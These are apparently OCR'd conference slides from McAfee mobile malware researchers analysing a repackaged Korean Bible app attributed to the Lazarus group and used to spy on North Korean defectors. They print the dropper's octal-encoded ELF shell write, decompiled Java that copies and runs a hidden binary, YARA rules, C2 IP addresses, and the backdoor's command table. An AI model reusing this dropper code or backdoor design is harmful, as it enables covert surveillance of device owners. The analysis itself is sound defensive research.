McAfee
Together is power.

DPRK's eyes on mobile: Spying on North Korean Defectors

OPCDE 2018

Jaewon Min | Mobile Malware Researcher

Inhee Han | Mobile Malware Researcher

McAfee™
Together is power.

whoami

Jaewon Min

Mobile Malware Researcher @McAfee

Previously worked at a Korean game company, and KISA(KRCERT)

Twitter: @binerdd (Need followers! ☺)

McAfee
Together is power.

Who Am I?

한인희(Inhee Han)

Mobile Malware Researcher at McAfee

Forensic investigator, Malware researcher, Security Software developer for 10 years

boinya@gmail.com, @boinya(Twitter)

Lazarus Group in Mobile world

Who is the Lazarus

A.K.A Hidden Cobra, Lazarus

- Since 2009(at least), DDos, DarkSeoul, Sony Pictures Entertainment, etc


What is the group doing?

Appeared from various places for various purposes

- Rush for Money! Money! Money!, **Move to mobile world**

Discovery

The Bible app is repackaged which is used for reading Bible in Korean.




```
function GetAndroid(jsVar, data_dir, apk_name)
{
    var arm_path = data_dir + "/" + apk_name;

    var libraryData = "\\0177\\0105\\0114\\0106\\01\\01\\01\\00\\00\\00\\00\\00\\00\\00\\00\\00\\02\
51\\0155\\0145\\00\\0144\\0151\\0146\\0146\\0164\\0151\\0155\\0145\\00\\0163\\0143\\0141\\0156\\014
12\\0214\\0342\\0344\\0361\\0274\\0345\\00\\0306\\0217\\0342\\05\\0312\\0214\\0342\\0334\\0361\\027
\\00\\0244\\0377\\0377\\0377\\030\\063\\00\\00\\0260\\0377\\0377\\0377\\0264\\0377\\0377\\0377\\027
0\\00\\0340\\01\\0223\\02\\0250\\061\\034\\0152\\0150\\02\\0360\\0274\\0372\\0206\\041\\0150\\0106\\
\\0102\\0100\\00\\020\\0275\\042\\0113\\0160\\0265\\0173\\0104\\033\\0150\\02\\034\\062\\062\\0222\\(
15\\0322\\010\\0113\\052\\033\\0232\\0102\\01\\0331\\0200\\042\\022\\02\\071\\031\\0160\\0150\\01\\(
\\034\\040\\034\\0377\\0367\\0123\\0375\\00\\050\\060\\0320\\0151\\0106\\013\\061\\040\\034\\01\\042\
44\\0340\\0154\\043\\0145\\03\\0150\\00\\053\\010\\0332\\033\\01\\030\\017\\0377\\0367\\0247\\0377\\
77\\0367\\0267\\0376\\010\\0275\\010\\0265\\02\\043\\0377\\0367\\0262\\0376\\010\\0275\\0360\\0265\\
42\\0106\\020\\0100\\0240\\0100\\011\\030\\05\\0221\\00\\0226\\050\\034\\031\\034\\015\\042\\0256\\(
55\\0377\\0177\\0260\\00\\0204\\0200\\0150\\0355\\0377\\0177\\0260\\0253\\06\\0200\\0322\\0355\\037
7\\0167\\0167\\056\\0155\\0151\\0143\\0162\\0157\\0163\\0157\\0146\\0164\\056\\0143\\0157\\0155\\00
\\0114\\0214\\00\\00\\0114\\0214\\00\\00\\01\\00\\00\\00\\00\\0107\\0103\\0103\\072\\040\\050\\0107\\
    execute_wait(jsVar, ['/system/bin/sh', '-c', 'echo -e "' + libraryData + '" > ' + arm_path]);
```

Discovery

Discovered by total accident

```
rule rule_laz_SPE_SEEDS {
    strings:
        $a1 = {78 56 B4 C2}
        $a2 = {EF CD AB 90}
        $a3 = {55 84 26 FE}
    condition:
        (uint16(0) == 0x5A4D)
        and all of them
}
```

```
rule rule_laz_SPE_SEEDS {
    strings:
        $a1 = {78 56 B4 C2}
        $a2 = {EF CD AB 90}
        $a3 = {55 84 26 FE}
    condition:
        all of them
}
```

Repackaged

The APK has been signed by the DEBUG certificate. An ELF file is added at assets.

```
Owner: CN=kim, OU=dev, O=godpeople, L=seoul, ST=ss, C=22
Issuer: CN=kim, OU=dev, O=godpeople, L=seoul, ST=ss, C=22
Serial number: 52c2a6ac
Valid from: Tue Dec 31 20:12:44 KST 2013 until: Wed Dec 19 20:12:44 KST 2063
```

```
Owner: EMAILADDRESS=android@android.com, CN=Android, OU=Android, O=Android, L=Mountain View, ST=California, C=US
Issuer: EMAILADDRESS=android@android.com, CN=Android, OU=Android, O=Android, L=Mountain View, ST=California, C=US
Serial number: 936eacbe07f201df
Valid from: Fri Feb 29 10:33:46 KST 2008 until: Tue Jul 17 10:33:46 KST 2035
```

Name	Size	Packed Size	Modified
assets	21 812	12 773	
jsr305_annotations	133	104	
META-INF	195 029	55 975	
res	5 622 719	5 478 042	
AndroidManifest.xml	17 012	3 717	2017-03-20 11:10
classes.dex	8 251 180	3 022 502	2017-03-20 11:10
resources.arsc	647 568	647 568	2017-03-20 11:09
classes2.dex	1 008 368	371 295	2017-03-20 11:10
build-data.properties	938	511	2017-03-20 11:10


Name	Size	Packed Size	Modified
jsr305_annotations	133	104	
META-INF	194 292	55 420	
res	5 621 088	5 474 789	
AndroidManifest.xml	16 804	3 695	
build-data.properties	938	511	1970-01-01 09:00
classes.dex	8 296 988	2 983 996	
classes2.dex	964 140	358 751	
resources.arsc	648 596	648 596	

Name	Size	Packed Size	Modified
while	21 812	12 773	2017-03-20 11:10

Repackaged

Codes are added in launchable activity

```
application: label='갓피플톡톡' icon='res/drawable-hdpi-v4/ic_launcher_2.png'
launchable-activity: name='com.godpeople.GPtong.ETC.SplashActivity'  label='',
uses-permission: name='android.permission.READ_EXTERNAL_STORAGE'
uses-implied-permission: name='android.permission.READ_EXTERNAL_STORAGE' reas
```




```
public void onCreate(Bundle paramBundle)
{
  super.onCreate(paramBundle);
  execute();
  int i = 2130903067;
  setContentView(i);
  SharedPreferences localSharedPreferences = ClassCommon.config_setting;
  if (localSharedPreferences == null)
  {
    localSharedPreferences = getSharedPreferences("config_setting", 0);
    ClassCommon.config_setting = localSharedPreferences;
  }
  this.timer.start();
}
```

```
private void execute()
{
  String str1 = getFilesDir().getPath();
  Object localObject = new java/lang/StringBuilder;
  String str2 = String.valueOf(str1);
  ((StringBuilder)localObject).<init>(str2);
  str2 = "/while";
  String str3 = str2;
  localObject = "while";
  copyAssets((String)localObject, str1);
  File localFile = new java/io/File;
  localFile.<init>(str3);
  boolean bool = true;
  localFile.setExecutable(bool);
  try
  {
    localObject = Runtime.getRuntime();
    ((Runtime)localObject).exec(str3);
    localObject = "snowflake";
    str2 = "success";
    Log.d((String)localObject, str2);
    return;
  }
  catch (IOException localIOException)
  {
    for (;;)
    {
      localObject = "snowflake";
      str2 = "fail";
      Log.d((String)localObject, str2);
      localIOException.printStackTrace();
    }
  }
}
```

Backdoor


The contained ELF is a backdoor. 4 variants.

First Seen	MD5	IP of C2s
05/Dec/2016	8b98bdf2c6a299e1fde217889af54845	124.248.228[.]30 139.196.55[.]146 119.29.11[.]203 181.119.19[.]100 114.215.130[.]173
27/Mar/2017	9ce9a0b3876aacbf0e8023c97fd0a21d	175.100.189[.]174 197.211.212[.]31 14.139.200[.]107
28/Mar/2017	24f61120946ddac5e1d15cd64c48b7e6(in APK)	217.117.4[.]110 175.100.189[.]174 61.106.2[.]96 197.211.212[.]31 199.180.148[.]134 110.45.145[.]103 14.139.200[.]107
20/Nov/2017	041d1667d4325ee6b827726cde97dd1f	120.106.16[.]72 137.175.46[.]23 120.106.16[.]72 137.175.46[.]180

Backdoor

Analysis of the Backdoor

Trying to create a Zombie process



Backdoor

Encoding IP addresses of C2

```
DCB "14.139.200.107",0
DCB "175.100.189.174",0
DCB "197.211.212.31",0
DCB "199.180.148.134",0
DCB "110.45.145.103",0
DCB "217.117.4.110",0
DCB "61.106.2.96",0
```

^ 5E

```
LDR     R1, =(off_DEBC - 0x9706)
MOVS    R2, R7          ; size_t
MOVS    R0, R5          ; void *
ADD     R1, PC ; off_DEBC
LDR     R1, [R1] ; szIPaddresses ; void *
BL      _memcpy
MOVS    R4, #0
MOVS    R2, #0x5E

loc_970E
LDRB    R3, [R5,R4]
EORS    R3, R2
STRB    R3, [R5,R4]
ADDS    R4, #1
CMP     R4, R7
BNE     loc_970E
```


Write to a file


```
MOVS    R0, R5          ; void *
MOVS    R1, #1          ; size_t
MOVS    R2, R4          ; size_t
MOVS    R3, R6          ; FILE *
BL      _fwrite
MOVS    R7, #0
CMP     R0, R4
BNE     loc_9736

LDR     R0, =(aDataSystemDnsc - 0x9734)
MOVS    R7, #1
ADD     R0, PC          ; "/data/system/dnscd.db"
BL      ChangeFilePermission

loc_9736                ; FILE *
loc_973E
```

```
6F 6A 70 6F 6D 67 70 6C 6E 6E 70 6F 6E 69 5E 5E  ojpomgplnnponi^^
5E 5E 5E 5E 6F 69 6B 70 6F 6E 6E 70 6F 66 67 70  ^^^^oikponnpofgp
6F 69 6A 5E 5E 5E 5E 5E 6F 67 69 70 6C 6F 6F 70  oij^^^^^ogiploop
6C 6F 6C 70 6D 6F 5E 5E 5E 5E 5E 5E 6F 67 67 70  lolpmo^^^^^^oggp
6F 66 6E 70 6F 6A 66 70 6F 6D 6A 5E 5E 5E 5E 5E  ofnpojfpomj^^^^^
6F 6F 6E 70 6A 6B 70 6F 6A 6B 70 6F 6E 6D 5E 5E  oonpjkpojkponm^^
5E 5E 5E 5E 6C 6F 69 70 6F 6F 69 70 6A 70 6F 6F  ^^^^loipooipjpoo
6E 5E 5E 5E 5E 5E 5E 5E 68 6F 70 6F 6E 68 70 6C  n^^^^^^^hoponhpl
70 67 68 5E 5E 5E 5E 5E 5E 5E 5E 5E 6E 70 6E 70  pgh^^^^^^^^npnp
6E 70 6E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E  npn^^^^^^^^^^^^
6E 70 6E 70 6E 70 6E 5E 5E 5E 5E 5E 5E 5E 5E 5E  npnpnpn^^^^^^^^
5E 5E 5E 5E 6E 70 6E 70 6E 70 6E 5E 5E 5E 5E 5E  ^^^^npnpnpn^^^^^
5E 5E 5E 5E 5E 5E 5E 5E E5 5F 5E 5E E5 5F 5E 5E  ^^^^^^^^å_^^å_^^
E5 5F 5E 5E E5 5F 5E 5E E5 5F 5E 5E E5 5F 5E 5E  å_^^å_^^å_^^å_^^
E5 5F 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E  å_^^^^^^^^^^^^^^
5E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E  ^^^^^^^^^^^^^^^^
```

Backdoor


Connecting to C2






Backdoor

Connecting to C2 – Generating callback beacon message



Backdoor

Functionalities



```
BL      GetMsgFromC2_9F68
CMP     R0, #0
BNE     loc_A354
LDR     R2, [SP,#0x120+var_120]
LDR     R3, =0xFFFFADC2
ADDS    R0, R2, R3
CMP     R0, #0x15       ; switch 22 cases
BLS     loc_A2D0

                        ; CODE XREF: FunctionsOfBackdoor:
                        ; FunctionsOfBackdoor+BE↓j
MOVS    R4, #0          ; jumptable 0000A2D0 default case
B       loc_A2A0

                        ; CODE XREF: FunctionsOfBackdoor+
BL      __gnu_thumb1_case_sqi ; switch jump

                        ; jump table for switch statement
DCB 0x13
DCB 0x17
DCB 0x1B
DCB 0xFC
DCB 0xFC
DCB 0x1F
DCB 0x23
DCB 0xFC
DCB 0x27
DCB 0xFC
DCB 0xFC
DCB 0xB
DCB 0x2F
DCB 0x2B
DCB 0xFC
DCB 0x3B
DCB 0xFC
DCB 0xFC
DCB 0xFC
DCB 0xE
DCB 0x33
DCB 0x36
```

```
switch (nCmdCode)
{
    case 0x523E:
        result = GetFileList(arg);
        break;
    case 0x523F:
        result = DownloadFile(arg);
        break;
    case 0x5240:
        result = UploadFile(arg);
        break;
    case 0x5243:
        result = ExecuteCmd(arg);
        break;
    case 0x5244:
        result = RemoveFile(arg);
        break;
    case 0x5246:
        result = ExecuteCmdWithForwStdO(arg);
        break;
    case 0x5249:
        result = SendDeviceInfo();
        break;
    case 0x524A:
        result = ChangeDirectory(arg);
        break;
    case 0x524B:
        result = SwitchC2Server(arg);
        break;
    case 0x524D:
        DestructSocket();
        exit(0);
    case 0x5251:
        CloseConnectionWithSleep(arg);
        result = 0;
        break;
    case 0x5252:
        result = SendCurrentC2IPaddresses();
        break;
    case 0x5253:
        result = DownloadC2ListAndWriteToFile(arg);
        break;
    default: continue;
}
```

```
typedef enum _CMD_CODE
{
    UPLOAD_FILELIST  = 0x523E,
    DOWNLOAD_FILE,
    ...
} CMD_CODE;

struct recv_st
{
    CMD_CODE CMD;
    int      SIZE_OF_DATA;
    BYTE     DATA[260];
};
```

```
typedef enum _RESULT_CODE
{
    SUCCEED =   0x524F, /* Succeed                  */
    FAILED,             /* Failed                   */
    CONN_CLOSE          /* Close current connection */
} RESULT_CODE;

struct result_st
{
    RESULT_CODE  RESULT;
    int          SIZE_OF_DATA;
    BYTE         DATA[260];
};
```

Backdoor


Functionalities

CMD code	Action
0x523E	File list
0x523F	Download file
0x5240	Upload file
0x5243	Execute shell command(w/o return)
0x5244	Remove file or dir
0x5246	Execute shell command(w/ return)
0x5249	Send the infected device info

CMD code	Action
0x524A	Change current working path
0x524B	Switch connected C2 server
0x524D	Terminate self
0x5251	Close connection and sleep
0x5252	Send current list of C2s
0x5253	Update the list of C2s


Attribution

